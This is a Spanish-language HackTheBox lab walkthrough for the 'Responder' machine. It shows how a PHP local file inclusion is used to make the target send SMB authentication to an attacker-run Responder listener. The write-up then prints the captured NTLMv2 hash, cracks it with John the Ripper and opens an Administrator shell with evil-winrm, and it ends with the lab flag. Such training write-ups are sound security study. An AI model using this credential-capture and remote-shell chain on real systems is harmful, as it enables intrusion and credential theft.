

HackTheBox

Máquina: Responder
Pablo José Pérez Díez


Realizamos un ping y observando el ttl nos damos cuenta de que se trata de una maquina Windows




Escaneo inicial:



En el puerto 80 encontramos un Apache y un WinRM en el 5985, visualizamos la página en el navegador:



Al cambiar de idioma observamos que se utiliza un parámetro en la url, ‘page’:




Analizamos si es posible realizar una LFI (Local File Inclusion) introduciendo un parámetro aleatorio (45646):

Warning: include(45646): Failed to open stream: No such file or directory in **C:\xampp\htdocs\index.php** on line **11**

Warning: include(): Failed opening '45646' for inclusion (include_path='\xampp\php\PEAR') in **C:\xampp\htdocs\index.php** on line **11**


si arroja un error similar a Warning: main() o Warning: include(), es probable que sea vulnerable a ataques RFI o LFI.

Intentamos un LFI:



La Local File Inclusion ha funcionado y ahora intentaremos una Remote File Inclusion


Utilizamos la herramienta Responder y la ponemos a escuchar en tun0 (VPN HTB):



Observamos nuestra ip de tun0 para que la máquina objetivo intente obtener un recurso de la máquina atacante.

```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST>  mtu 1500
        inet 10.10.16.2  netmask 255.255.254.0  destination 10.10.16.2
        inet6 dead:beef:4::1000  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::d168:1676:4b04:ab42  prefixlen 64  scopeid 0x20<link>
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 500  (UNSPEC)
        RX packets 632  bytes 332345 (324.5 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 132019  bytes 5828210 (5.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Realizamos la RFI solictando un recurso inexistente de la máquina atacante



Responder capta la conexión y obtenermos el hash de la contraseña:

```
[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.129.84.11
[SMB] NTLMv2-SSP Username : RESPONDER\Administrator
[SMB] NTLMv2-SSP Hash     : Administrator::RESPONDER:6236dd5cb1973849:9CFEC9F6270E524760ADBCACAE481CB9:010100000000
000000D13311D815DC01C6503A0DBA4114B60000000020008004F00570034004300010001E00570049004E002D0055004A00300031003300590
03100460043005100350004003400570049004E002D0055004A00300031003300590031004600430051003500 2E004F00570034004300 2E004C
004F00430041004C00030014004F00570034004300 2E004C004F00430041004C00050014004F00570034004300 2E004C004F00430041004C000
700080000D13311D815DC0106000400020000000800300030000000000000000010000000200000E27018440CE8B634346C628F2E59D9F871BD
A58D7C5BBC0777DDC40F1DFF41810A00100000000000000000000000000000000000009001E0063006900660073002F00310030002E003100300
02E00310036002E00320000000000000000
```

Almacenamos el hash y utilizamos john the ripper para obtener la contraseña:

```
┌──(pabli㉿kali)-[~]
└─» cat responder_hash
Administrator::RESPONDER:6236dd5cb1973849:9CFEC9F6270E524760ADBCACAE481CB9:010100000000000000D13311D815DC01C6503A0DB
A4114B60000000020008004F00570034004300010001E00570049004E002D0055004A00300031003300590031004600430051003500400340057
70049004E002D0055004A00300031003300590031004600430051003500 2E004F00570034004300 2E004C004F00430041004C00030014004F005
700340043002E004C004F00430041004C00050014004F00570034004300 2E004C004F00430041004C000700080000D13311D815DC01060004000
2000000080030003000000000000000010000000200000E27018440CE8B634346C628F2E59D9F871BDA58D7C5BBC0777DDC40F1DFF41810A001
000000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E00310036002E00320000000000000000
000

┌──(pabli㉿kali)-[~]
└─» john -w=/usr/share/wordlists/rockyou.txt responder_hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
badminton        (Administrator)
1g 0:00:00:00 DONE (2025-08-25 16:09) 11.11g/s 45511p/s 45511c/s 45511C/s slimshady..oooooo
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Ahora utilizaremos la herramienta evil-winrm para conectarnos a la maquina objetivo:

```
┌──(pabli㉿kali)-[~]
└─» evil-winrm -i 10.129.84.11 -u Administrator -p badminton
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitat
odule Reline

Data: For more information, check Evil-WinRM GitHub: https://gi
n

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Una vez dentro, buscamos la flag y la encontramos dentro del usuario ‘mike’:

```
*Evil-WinRM* PS C:\Users> cd mike
*Evil-WinRM* PS C:\Users\mike> dir


    Directory: C:\Users\mike


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/10/2022   4:51 AM                Desktop


*Evil-WinRM* PS C:\Users\mike> cd Desktop
*Evil-WinRM* PS C:\Users\mike\Desktop> dir


    Directory: C:\Users\mike\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         3/10/2022   4:50 AM             32 flag.txt


*Evil-WinRM* PS C:\Users\mike\Desktop> Get-Content flag.txt
ea81b7afddd03efaa0945333ed147fac
*Evil-WinRM* PS C:\Users\mike\Desktop>
```